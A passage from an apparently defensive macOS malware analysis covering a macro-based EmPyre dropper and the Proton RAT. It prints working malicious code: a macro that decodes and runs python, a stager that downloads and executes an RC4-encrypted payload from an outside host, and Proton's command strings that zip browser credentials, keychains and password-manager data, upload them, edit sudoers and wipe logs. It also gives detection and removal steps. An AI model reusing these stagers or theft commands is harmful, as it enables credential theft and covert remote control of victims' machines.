result = system("echo ""import sys,base64;exec(base64.b64decode(\"" " & cmd & " \""));"" | python &")
End Sub
```

According to [Microsoft](), as its name suggests, the "AutoOpen macro runs after you open a new document." So whenever a user opens this document on Mac, in Word, (assuming macros have been/are enabled), the Fisher function will automatically be executed.

The Fisher function decodes a base64 chunk of data (stored in the cmd variable) then executes it via python. Using python's base64 module we can easily decode the data:

```
$ python

>>> import base64
>>> cmd = "ZFhGcHJ2c2dNQlNJeVBmPSdhdGZNelpPcVZMYmNqJwppbXBv .... "
>>> base64.b64decode(cmd)

...

dXFprvsgMBSIyPf = 'atfMzZOqVLbcj'
import ssl;
if hasattr(ssl, '_create_unverified_context'):
```

```
  ssl._create_default_https_context = ssl._create_unverified_context;
import sys, urllib2;
import re, subprocess;

cmd = "ps -ef | grep Little\ Snitch | grep -v grep"
ps = subprocess.Popen(cmd, shell = True, stdout = subprocess.PIPE)
out = ps.stdout.read()
ps.stdout.close()
if re.search("Little Snitch", out):
  sys.exit()

o = __import__({
  2: 'urllib2',
  3: 'urllib.request'
}[sys.version_info[0]], fromlist = ['build_opener']).build_opener();

UA = 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:45.0) Gecko/20100101 Firefox/45.0';
o.addheaders = [('User-Agent', UA)];

a = o.open('https://www.securitychecking.org:443/index.asp').read();
key = 'fff96aed07cb7ea65e7f031bd714607d';

S, j, out = range(256), 0, []
for i in range(256):
  j = (j + S[i] + ord(key[i % len(key)])) % 256
  S[i], S[j] = S[j], S[i]

i = j = 0
for char in a:
  i = (i + 1) % 256
  j = (j + S[i]) % 256
  S[i], S[j] = S[j], S[i]
  out.append(chr(ord(char) ^ S[(S[i] + S[j]) % 256]))

exec(''.join(out))
```

The decoded python contained in the auto-run macro, is pretty simple to read. In short it:

1. checks to make sure LittleSnitch is not running
2. downloads a second-stage payload from https://www.securitychecking.org:443/index.asp
3. RC4 decrypts this payload (key: fff96aed07cb7ea65e7f031bd714607d)
4. executes this now decrypted payload

Does python code look familiar? Yes! It's taken, almost verbatim from the open-source EmPyre project. Specifically the lib/common/stagers.py file:

```
242         launcherBase += "import sys, urllib2;"
243         try:
244             if littlesnitch.lower() == 'true':
245                 launcherBase += "import re, subprocess;"
246                 launcherBase += "cmd = \"ps -ef | grep Little\ Snitch | grep -v grep\"\n"
247                 launcherBase += "ps = subprocess.Popen(cmd, shell=True, stdout=subprocess.PIPE)\n"
248                 launcherBase += "out = ps.stdout.read()\n"
249                 launcherBase += "ps.stdout.close()\n"
250                 launcherBase += "if re.search(\"Little Snitch\", out):\n"
251                 launcherBase += "   sys.exit()\n"
252         except Exception as e:
253             p = "[!] Error setting LittleSnitch in stagger: " + str(e)
254             print helpers.color(p, color="Yellow")
255 
256 
257         launcherBase += "o=__import__({2:'urllib2',3:'urllib.request'}[sys.version_info[0]],fromlist=['build_opener']).build_opener();"
258         launcherBase += "UA='%s';" % (userAgent)
259         launcherBase += "o.addheaders=[('User-Agent',UA)];"
260         launcherBase += "a=o.open('%s').read();" % (stage0uri)
261         launcherBase += "key='%s';" % (stagingKey)
262         # RC4 decryption
263         launcherBase += "S,j,out=range(256),0,[]\n"
264         launcherBase += "for i in range(256):\n"
265         launcherBase += "    j=(j+S[i]+ord(key[i%len(key)]))%256\n"
266         launcherBase += "    S[i],S[j]=S[j],S[i]\n"
267         launcherBase += "i=j=0\n"
268         launcherBase += "for char in a:\n"
269         launcherBase += "    i=(i+1)%256\n"
270         launcherBase += "    j=(j+S[i])%256\n"
271         launcherBase += "    S[i],S[j]=S[j],S[i]\n"
272         launcherBase += "    out.append(chr(ord(char)^S[(S[i]+S[j])%256]))\n"
273         launcherBase += "exec(''.join(out))"
```

EmPyre is a "pure Python post-exploitation agent built on cryptologically-secure communications and a flexible architecture." Ok, so the attackers are using an open-source multi-stage post-exploitation agent.

As mentioned above, the goal of the first stage python code is to download and execute a second stage component from https://www.securitychecking.org:443/index.asp. Unfortunately this file is now inaccessible. However, this file was likely just the second-stage component of Empyre (though yes, the attackers could of course download and executed something else).

This 2nd-stage component of Empyre is the persistent agent, that once installed will complete the infection and affords a remote attacker continuing access to an infected host.

persistence:

The malware will only be persisted once the 2nd-stage component has been downloaded and executed from https://www.securitychecking.org:443/index.asp. Assuming this persistent component is indeed Empyre "stage-two", how does it persist? Well that's configurable:


(EmPyre) > usemodule persistence

mutli/crontab   osx/CreateHijacker   osx/launchdaemonexecutable   osx/loginhook

So persistence is likely achieved via a:

- cronjob
- dylib hijack
- launch daemon
- login hook

If the second-stage component of the malware is persisted as a cronjob orem a launch daemon, BlockBlock will detect the persistence attempt:



...I'll likely update BlockBlock to monitor for persistence thru login items, even though this is a very archaic and deprecated persistence technique. Regardless tools such as KnockKnock or Dylib Hijack Scanner will be able to reveal the persistent component, regardless of how it is installed :)

features:

The persistent component of EmPyre can also be configured to run a wide range of EmPyre modules (see: lib/modules/collection/osx). These modules allow the attacker to perform 'standard' backdoor-type actives such as executing arbitrary commands, file exfiltration, and more. However, it also supports a myriad of more nefarious actions such as:

- enabling the webcam
- dumping the keychain
- installing a keylogger
- accessing a user's browser history
- ...and much more

killswitch-GUI add monitoring	
..	
browser_dump.py	Moved Collection Modules
clipboard.py	add monitoring
hashdump.py	Module reorganization
imessage_dump.py	Module reorganization
kerberosdump.py	Add kerberosdump.py
keychaindump.py	Module reorganization
keychaindump_chainbreaker.py	Update keychaindump_chainbreaker.py
keylogger.py	Moved Collection Modules
native_screenshot.py	module outpu
pillage_user.py	Added collection/linux/pillage_user
prompt.py	license updates
screensaver_alleyoop.py	Update screensaver_alleyoop.py
screenshot.py	module outpu
search_email.py	Module reorganization
webcam.py	module outpu


disinfection:

As the 2nd-stage (persistent) component of this attack was never recovered, we cannot be 100% sure how to clean an infected system. However, as noted, it is more than likely that the attackers utilized Empyre's 'stage-two', for persistence, which can only persisted in a finite number of ways.

Thus checking these locations (cronjobs, launch items, etc) for a malicious python script should reveal any persistent infection associated with this attack. Such checks can be done manually. For example, crontab -l will show installed cronjobs:

```
$ crontab -l
@daily ~/Library/Application Support/.malware.py
```

However, it may be easier to use a tool such as KnockKnock which programmatically enumerates items found in such persistent locations:



Proton:

Proton	
found:	Feburary, Sixgill (initial report)
infection:	Trojaned 3rd-party macOS applications/fake websites
features:	backdoor, with focus on collection and exfiltration of keychains, & passwords.
disinfection:	remove: launch agent
writeups:	• "Proton - A New Mac OS Rat" (SixGill) • "OSX/Proton.B, a brief analysis, at 6 miles up" (P. Wardle/Objective-See) • "OSX/Proton[C] spreading again through supply-chain attack" (Eset) • "OSX.Proton[D] spreading through fake Symantec blog" (MalwareBytes)

Initially discovered in February, OSX/Proton keeps popping up throughout 2017. A 'feature complete' macOS backdoor, it has a propensity for stealing sensitive information from infected systems. However this malware's most unique feature was it's effective and perhaps novel (for macOS) infection vector.

infection:


The first public mention of Proton comes from a Sixgill blog post titled, "Proton - A New Mac OS Rat". In this post, the researchers detail the 'discovery' of Proton:

"*[we] encountered a post in one of the leading, closed Russian cybercrime message boards. The author of the thread announced a RAT dubbed Proton, intended for installation exclusively on MAC OS devices. The author offered this product in one of the leading underground cybercrime markets.*"

Though malware offered for sale ('malware as a service') is fairly common for in the Windows world, it's less common for macOS malware. And in terms of infection, this generally means a 2nd party (i.e. the purchaser) is responsible for the vector. In 2017, we saw 4 variants of Proton: A-D. While I am unaware of variant A's infection mechanism, the other variant's methods of infections are described below.

Proton variant 'B' and 'C' both utilized an interesting attack vector in order to infect macOS users. First the attackers gained unauthorized access to a legitimate 3rd-party application developer's website. Then with such access, they trojaned the legitimate application - infecting it with Proton. From that point on, users who downloaded the (now infected) application from the legitimate developer's website would become infected once the application was executed. This rather insidious attack (often referred to as a "supply-chain attack"), can successfully infect even security-conscious macOS users!

In order to propagate Proton variant 'B', a mirror server of the popular open-source video transcoder, HandBrake, was hacked. Once the Handbrake developer's detected (or where alerted about) the infection, the following 'security alert' was added to the site:



SECURITY WARNING
Anyone who has downloaded HandBrake on Mac between [02/May/2017 14:30 UTC] and [06/May/2017 11:00 UTC] needs to verify the SHA1 / 256 sum of the file before running it.

Anyone who has installed HandBrake for Mac needs to verify their system is not infected with a Trojan. You have 50/50 chance if you've downloaded HandBrake during this period.

Variant 'C' of Proton propagated in a similar way. Specifically the attacker gained unauthorized access to 'Eltima' and trojanizing several applications. It should be noted that for this variant, the attacker's signed the trojanized applications with a 'valid' Apple developer ID, meaning macOS malware mitigations such as Gatekeeper would be 'bypassed' (well, more specifically, avoided). Luckily (now) the certificate is now revoked:

The final variant of Proton seen in 2017, variant 'D' targeted Mac users in a less elegant way. As discovered by @noarfromspace, for this variant the attackers created a fake website that attempted to masquerade as a Symantec blog:

A fake Symantec web site that distributes OSX.Proton, certificate by Comodo instead of Symantec CA, pretty sure the website show symantec.com/blogs using some nginx magic! NSFW: symantecblog.com/product/files/ …

More details on this can be found in MalwareByte's blog post titled, "OSX.Proton spreading through fake Symantec blog":

"The fake site contains a blog post about a supposed new version of CoinThief, a piece of malware from 2014. The fake post promotes a program called 'Symantec Malware Detector' supposedly to detect and remove the malware. Users who download and run the 'Symantec Malware Detector' will instead be infected with malware [OSX/Proton.D]"

persistence:

Proton persists itself as a Launch Agent. Thought (AFAIK) all variants persist in a similar manner, let's take a closer look at variant B.

Firing up my open-source macOS process monitor (on github: ProcInfo) and executing the infected Handbrake application, results in the following 'process' events:

[new process]
pid=1368
binary=/Volumes/HandBrake/HandBrake.app/Contents/MacOS/HandBrake
signatureStatus = "-67062 (unsigned)

[new process]
pid=1371
binary=/usr/bin/unzip
args: "-P", "qzyuzacCELFEYiJ52mhjEC7HYl4eUPAR1EEf63oQ5iTkuNIhzRk2JUKF4IXTRdiQ",
"/Volumes/HandBrake/HandBrake.app/Contents/Resources/HBPlayerHUDMainController.nib", "-d", "/tmp"


[new process]
pid=1372
binary=/usr/bin/open
args: "/tmp/HandBrake.app"

From this ProcInfo output, we can see that the infected Handbrake application:

1. unzips Contents/Resources/HBPlayerHUDMainController.nib to /tmp/HandBrake.app . This 'nib' is a password protected zip file who's password is:
qzyuzacCELFEYiJ52mhjEC7HYl4eUPAR1EEf63oQ5iTkuNIhzRk2JUKF4IXTRdiQ

2. launches (opens) /tmp/HandBrake.app

Once the /tmp/HandBrake.app is launched, it displays a (fake) authentication popup - which is how the malware attempts to elevate its privileges:




If the user is tricked into providing a user name and password the malware will install itself (/tmp/HandBrake.app) persistently as: 'activity_agent.app'.

It does this by creating a Launch Agent plist file (fr.handbrake.activity_agent.plist). Dumping this file, we can see the malware has set the RunAtLoad key to true, which will ensure that it is automatically started each time the user logs in:

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">

```
<dict>
 <key>KeepAlive</key>
 <true/>
 ...
 <key>ProgramArguments</key>
 <array>
  <string>/Users/user/Library/RenderFiles/activity_agent.app/
       Contents/MacOS/activity_agent</string>
 </array>
 <key>RunAtLoad</key>
 <true/>
</dict>
</plist>
```


As noted, other variants persist in similar manner, although the name of the Launch Agent plist is different. For example, when executing variant 'C' BlockBlock detects a persistence attempt, noting that the malware is attempting to persist via /Library/LaunchAgents/com.Eltima.UpdaterAgent.plist:



Variant 'D' persists via a plist file named com.apple.xpcd.plist also within the /Library/LaunchAgents/ directory.

features:

The original SixGill blog post contains a screencapture of the advertised features of Proton:



Greetings everyone.

Newest and only macOS RAT in market!

——————PROTON——————

PROTON is a professional FUD surveillance & control solution, with which you can do almost everything with target's Mac.

- Execute any bash command under root
- Monitor keystrokes (we even have a tariff allowing to log passwords)
- Get notified each time your client enters something
- Upload files to remote machine
- Download files from remote machine
- Connect directly via SSH/VNC to remote machine
- Get screenshots/webcamshots
- Satisfy gatekeeper by choosing signed bundle
- Develop your own panel/program bundle with our extensive API
- Get updates on the air
- and much more...

We can gain more insight into the malware's features by reversing its core binary. Specifically, we determine that the malware (here, variant 'B') will somewhat 'stealthily' build a path to an encrypted file named '.hash' in its resources directory (/tmp/HandBrake.app/Contents/Resources/.hash):

```
//path: /tmp/HandBrake.app/Contents/Resources/.hash
rbx = [NSString stringWithFormat:@"%@/%@%@%@%@%@", r13, @".", r9, @"a", @"s", @"h"];
```

This file is loaded into memory by the malware and then decrypted via a call to [RNDecryptor decryptData:withPassword:error:]. The decryption password is '9fe4a0c3b63203f096ef65dc98754243979d6bd58fe835482b969aabaaec57e':

```
Process 486 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = instruction step over
HandBrake`___lldb_unnamed_symbol521$$HandBrake:

-> 0x100017583 <+259>: callq *%r15
0x100017586 <+262>: movq %rax, %rdi
0x100017589 <+265>: callq 0x100049dae
0x10001758e <+270>: movq %rax, %r13

(lldb) po $rdi
RNDecryptor

(lldb) x/s $rsi
0x10004db2b: "decryptData:withPassword:error:"
```

```
(lldb) po $rcx
9fe4a0c3b63203f096ef65dc98754243979d6bd58fe835482b969aabaaec57e
```

And what is in this encrypted file? A massive list of commands and configuration values.

```
if [ -f %@/.crd ]; then cat %@/.crd; else echo failure; fi,
if [ -f %@/.ptrun ]; then echo success; fi,
touch %@/.ptrun;,
curl,
https://%@/kukpxx8lnldxvbma8c4xqtar/auth?B=%@&U=%@&S=%@,
echo '%@' | sudo -S echo success;,
rm -rf %@/%@.app %@;,
rm -rf ~/Library/LaunchAgents/%@*; ,
curl %@ -o %@ && sudo chmod 777 %@;,
HandBrake needs to install additional codecs. Enter your password to allow this.,
screencapture -x %@/scr%@.png,
https://%@/api/upload,
%@/scr%@.png,
yyyy-MM-dd HH:mm:ss zzz,
ping -c 1 %@ 2>/dev/null >/dev/null && echo 0,
%@.app,
cat %@/.crd,
if [ -f %@/.bcrd ]; then cat %@/.bcrd; else echo failure; fi,
echo '%@:%@:%@' > %@/.crd; ,
echo 'printf "\033[8;1;1t"; echo "%@" | sudo -S sh -c "echo 'Defaults !tty_tickets' >> /etc/sudoers"; killall Terminal; sleep 1;'
> ~/Library/sco.command; chmod 777 ~/Library/sco.command; open ~/Library/sco.command && sleep 2.7; rm -rf
~/Library/sco.command;,
echo '%@:%@:%@' > %@/.crd,
AKADOMEDO,
CFBundleExecutable,
@%@/proton.zip,
/bin/sh,
https://%@,
-c,
a%@=`curl -s ,
api_key=%@&cts=%@%@,
-F api_key=%@ -F cts=%@ -F signature=%@ https://%@/api/%@`; echo $a%@;,
echo '%@' | sudo -S rm -rf %@ %@/*.zip,
cat %@/.crd,
hcresult=`curl -s --connect-timeout 10 %@` && echo $hcresult;,
type,
name,
path,
size,
creation_date,
modification_date,
folders,
files,
total_folders,
total_files,
folder,
--,
```

```
rm -rf %@,
%@/.str.txt,
-O -J https://%@,
0aaf7a0da92119ccf0ba,
%@/.tmpdata,
expiration_date,
grace_period,
os_version,
checksum,
%@/.hash,
codesign -dv %@,
VOID,
cd %@; curl,
hcresult=`curl -sL
https://script.google.com/macros/s/AKfycbyd5AcbAnWi2Yn0xhFRbyzS4qMq1VucMVgVvhul5XqS9HkAyJY/exec` &&
echo $hcresult;, zip %@/CR.zip ~/Library/Application\ Support/Google/Chrome/Profile\ 1/Login\ Data
~/Library/Application\ Support/Google/Chrome/Profile\ 1/Cookies ~/Library/Application\ Support/Google/Chrome/Profile\
1/Bookmarks ~/Library/Application\ Support/Google/Chrome/Profile\ 1/History ~/Library/Application\
Support/Google/Chrome/Profile\ 1/Web\ Data; zip %@/CR_def.zip ~/Library/Application\
Support/Google/Chrome/Default/Login\ Data ~/Library/Application\ Support/Google/Chrome/Default/Cookies
~/Library/Application\ Support/Google/Chrome/Default/Bookmarks ~/Library/Application\
Support/Google/Chrome/Default/History ~/Library/Application\ Support/Google/Chrome/Default/Web\ Data; ,
zip -r %@/FF.zip ~/Library/Application\ Support/Firefox/$(sh %@/mozilla.sh)/cookies.sqlite ~/Library/Application\
Support/Firefox/$(sh %@/mozilla.sh)/formhistory.sqlite ~/Library/Application\ Support/Firefox/$(sh
%@/mozilla.sh)/logins.json ~/Library/Application\ Support/Firefox/$(sh %@/mozilla.sh)/logins.json; ,
zip -r %@/SF.zip ~/Library/Cookies ~/Library/Safari/Form\ Values; ,
zip -r %@/OP.zip ~/Library/Application\ Support/com.operasoftware.Opera/Login\ Data ~/Library/Application\
Support/com.operasoftware.Opera/Cookies ~/Library/Application\ Support/com.operasoftware.Opera/Web\ Data; ,
killall Console; killall Wireshark; rm -rf %@; ,
mkdir -p %@ %@ ~/Library/LaunchAgents/; chmod -R 777 %@ %@; zip -r %@/KC.zip ~/Library/Keychains/
/Library/Keychains/; %@ %@ %@ %@ zip -r %@/GNU_PW.zip ~/.gnupg ~/Library/Application\ Support/1Password\ 4
~/Library/Application\ Support/1Password\ 3.9; zip -r %@/proton.zip %@; %@ echo success; , cp -R %@ %@/%@; mv
%@/%@/Contents/MacOS/%@ %@/%@/Contents/MacOS/%@; mv %@/%@/Contents/Resources/Info_.plist
%@/%@/Contents/Info.plist; mv %@/%@/Contents/Resources/%@.plist ~/Library/LaunchAgents/%@.plist; echo success;
,
sed -i -e 's/P_MBN/%@/g' ~/Library/LaunchAgents/%@.plist; sed -i -e 's=P_UPTH=%@/%@/Contents/MacOS/%@=g'
~/Library/LaunchAgents/%@.plist; chmod 644 ~/Library/LaunchAgents/%@.plist; codesign --remove-signature %@/%@;
rm -rf %@/%@/Ic*; launchctl load ~/Library/LaunchAgents/%@.plist; %@ ,
ACTION,
CONSOLE,
FM,
PROC,
SSH_DID_CONNECT,
SSH_DID_TERMINATE,
clsock,
_STROKES,
screencam,
exec_pointer,
ssh_bind_port,
procs,
total_procs,
```

SSH_DID_NOT_CONNECT,
/Library/Extensions/LittleSnitch.kext,
/Library/Extensions/Radio Silence.kext,
/Library/Extensions/HandsOff.kext,
%@/.tmpdata,
%@/updated.license,
license_enforce,
mv %@ %@,
handbrakestore.com,
handbrake.cc,
luwenxdsnhgfxckcjgxvtugj.com,
6gmvshjdfpfbeqktpsde5xav.com,
kjfnbfhu7ndudgzhxpwnnqkc.com,
yaxw8dsbttpwrwlq3h6uc9eq.com,
qrtfvfysk4bdcwwwe9pxmqe9.com,
fyamakgtrrjt9vrwhmc76v38.com,
kcdjzquvhsua6hlfbmjzkzsb.com,
ypu4vwlenkpt29f95etrqllq.com,
nc -G 20 -z 8.8.8.8 53 >/dev/null 2>&1 && echo success,
echo '%@' > /tmp/public.pem; openssl rsautl -verify -in %@/.tmpdata -pubin -inkey /tmp/public.pem,
a90=`curl -s --connect-timeout 10 -o /tmp/au https://%@/rsa` && echo && echo '%@' > /tmp/au.pub && echo success,
openssl rsautl -verify -in /tmp/au -pubin -inkey /tmp/au.pub,
rm -rf /tmp/*,
sudo -k; echo '%@' | sudo -S rm -rf /var/log/* /Library/Logs/* && echo success;,
mv %@/.crd %@/.bcrd,
sudo -k


Reading those these commands confirms the advertised capabilites (e.g. screencapture, etc.) We can also see that it will collect and exfiltrate sensitive user data such as 1Password files, browser login data, keychains, etc:

zip %@/CR.zip ~/Library/Application\ Support/Google/Chrome/Profile\ 1/Login\ Data ~/Library/Application\ Support/Google/Chrome/Profile\ 1/Cookies

zip -r %@/KC.zip ~/Library/Keychains/ /Library/Keychains/; %@ %@ %@ %@ zip -r %@/GNU_PW.zip ~/.gnupg ~/Library/Application\ Support/1Password\ 4 ~/Library/Application\ Support/1Password\ 3.9; zip -r %@/proton.zip %@; %@ echo success

disinfection:

As Proton persists as Launch Agent, it's trivially to manually remove from an infected system. A slight complication arises as each variant uses a different file name (for both the Launch Agent plist list, and persistent binary). A tool such as KnockKnock, which displays persistently installed software, can be used to identify the malware's Launch Agent plist. For example below, KnocKKnock has detected variant 'C', (/Library/LaunchAgents/com.Eltima.UpdaterAgent.plist):



Once the malicious Launch Agent plist has been determined, one can remove the malware from an infected system via the following steps (here, file naems are specific to variant 'C'):

1. Unload the malware's persistent launch agent via the 'launchctl unload' command

   $ launchctl unload /Library/LaunchAgents/com.Eltima.UpdaterAgent.plist

